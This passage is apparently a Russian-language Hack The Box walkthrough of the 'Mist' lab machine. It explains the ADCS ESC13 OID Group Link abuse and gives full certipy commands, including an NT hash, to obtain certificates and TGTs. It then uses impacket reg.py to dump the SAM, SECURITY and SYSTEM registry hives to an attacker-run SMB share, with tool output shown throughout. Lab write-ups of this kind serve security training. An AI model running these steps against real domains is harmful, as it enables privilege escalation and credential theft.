

CERTIFICATE MANAGERS@MIST.HTB
OIDGroupLink
MANAGERISSUANCE@MIST.HTB
ExtendedByPolicy
Enroll
MANAGERAUTHENTICATION@MIST.HTB
Enroll
CERTIFICATE SERVICES@MIST.HTB
Enroll

Граф BloodHound

Группа Certificate Managers входит в другую группу — CA Backup, члены которой могут получить сертификат по шаблону `BackupSvcAuthentication`. Это шаблон настроен с помощью политики Backup Policy, связанной через OID Group Link с группой Service Accounts.



Граф BloodHound



Граф BloodHound

Техника эксплуатации, известная как ADCS ESC13, позволяет злоумышленнику получить доступ к ресурсам корпоративной сети при определенных условиях. У пользователя или компьютера должны быть права на регистрацию сертификата по шаблону, который настроен с использованием политики выдачи, содержащей OID Group Link — идентификатор, связывающий сертификат с конкретной группой пользователей.

Если пользователь или компьютер, обладающий такими правами, регистрирует сертификат по этому шаблону, то сертификат будет связывать его с определенной группой, указанной в OID Group Link. Это позволяет злоумышленнику, получившему доступ к такому сертификату, входить в сеть с привилегиями члена группы, даже если он не является ее реальным участником.


Будучи членом группы Certificate Services, мы можем получить сертификат по шаблону `ManagerAuthentication`. Тогда при аутентификации по этому сертификату сервис будет воспринимать нас как члена группы Certificate Managers, хотя фактически мы в ней не состоим.

Перед эксплуатацией обновим запись в файле `/etc/hosts`.

```
192.168.100.100 dc01.mist.htb mist.htb mist-DC01-CA
```

А теперь запросим сертификат по шаблону `ManagerAuthentication` от имени пользователя `Svc_CaBackup`.

```
proxychains -q certipy req -u 'svc_cabackup@mist.htb' -hashes :
c9872f1bc10bdd522c12fc2ac9041b64 -dc-ip 192.168.100.100 -dns 192.168.
100.100 -dns-tcp -ca mist-DC01-CA -target DC01.mist.htb -template
ManagerAuthentication -key-size 4096 -out ~/tmp/HTB/mist/
ManagerAuthentication
```




```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 68
[*] Got certificate with UPN 'svc_cabackup@mist.htb'
[*] Certificate object SID is 'S-1-5-21-1045809509-3006658589-2426055941-1135'
[*] Saved certificate and private key to '/home/ralf/tmp/HTB/mist/ManagerAuthentication.pfx'
```

Получение сертификата ManagerAuthentication

Теперь по сертификату получим TGT-билет пользователя. Так как в TGT будет идентификатор группы Certificate Managers, запросим сертификат по шаблону `BackupSvcAuthentication`.

```
proxychains -q certipy auth -pfx /home/ralf/tmp/HTB/mist/
ManagerAuthentication.pfx -dc-ip 192.168.100.100
```

```
KRB5CCNAME=svc_cabackup.ccache proxychains -q certipy req -u
'svc_cabackup@mist.htb' -k -no-pass -dc-ip 192.168.100.100 -dns 192.
168.100.100 -dns-tcp -ca mist-DC01-CA -target DC01.mist.htb -template
'BackupSvcAuthentication' -key-size 4096 -out ~/tmp/HTB/mist/
BackupSvcAuthentication
```



```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 69
[*] Got certificate with UPN 'svc_cabackup@mist.htb'
[*] Certificate object SID is 'S-1-5-21-1045809509-3006658589-2426055941-1135'
[*] Saved certificate and private key to '/home/ralf/tmp/HTB/mist/BackupSvcAuthentication.pfx'
```


Получение сертификата BackupSvcAuthentication

Теперь у нас есть сертификат, по которому мы можем аутентифицироваться как член группы Service Accounts.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

С помощью скрипта **Certipy** снова получаем тикет TGT по сертификату.

```
proxychains -q certipy auth -pfx /home/ralf/tmp/HTB/mist/
BackupSvcAuthentication.pfx -dc-ip 192.168.100.100
```



```
venv ~/tools/pentest/Certipy git:(main)±2 (1.58s)
proxychains -q certipy auth -pfx /home/ralf/tmp/HTB/mist/BackupSvcAuthentication.pfx -dc-ip 192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_cabackup.ccache'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Got hash for 'svc_cabackup@mist.htb': aad3b435b51404eeaad3b435b51404ee:c9872f1bc10bdd522c12fc2ac9041b64
```


Получение TGT

Теперь у нас есть билет, который содержит RID группы `ServiceAccounts`. Члены этой группы имеют право на дамп системных ключей реестра. Нас, конечно же, будут интересовать ключи `SAM`, `SECURITY` и `SYSTEM`, так как они содержат данные не только локальных учетных записей, но и системы.

Сдампить ключи реестра удаленно позволяет скрипт `impacket-reg`. Но если дамп сохранится на удаленной машине, мы не сможем до него дотянуться. Поэтому с помощью `impacket-smbserver` откроем свой SMB-ресурс и сохраним дампы на нем.


```
sudo smbserver.py -smb2support share .
```

```
KRB5CCNAME=svc_cabackup.ccache proxychains -q reg.py 'mist.htb/
svc_cabackup@dc01.mist.htb' -k -no-pass -dc-ip 192.168.100.100 save
-keyName 'HKLM\SAM' -o '\\10.10.14.45\share'
KRB5CCNAME=svc_cabackup.ccache proxychains -q reg.py 'mist.htb/
svc_cabackup@dc01.mist.htb' -k -no-pass -dc-ip 192.168.100.100 save
-keyName 'HKLM\SECURITY' -o '\\10.10.14.45\share'
KRB5CCNAME=svc_cabackup.ccache proxychains -q reg.py 'mist.htb/
svc_cabackup@dc01.mist.htb' -k -no-pass -dc-ip 192.168.100.100 save
-keyName 'HKLM\SYSTEM' -o '\\10.10.14.45\share'
```



```
[!] Cannot check RemoteRegistry status. Hoping it is started...
[*] Saved HKLM\SECURITY to \\10.10.14.45\share\SECURITY.save
```

Дамп ключей реестра




```
~/tmp/HTB/mist
sudo /home/ralf/.local/share/pipx/venvs/impacket/bin/smbserver.py -smb2support share ./
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.17,60602)
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:share)
[*] Disconnecting Share(1:share)
[*] Closing down connection (10.10.11.17,60602)
[*] Remaining connections []
[*] Incoming connection (10.10.11.17,60615)
[*] AUTHENTICATE_MESSAGE (\,DC01)
```

Логи SMB-сервера

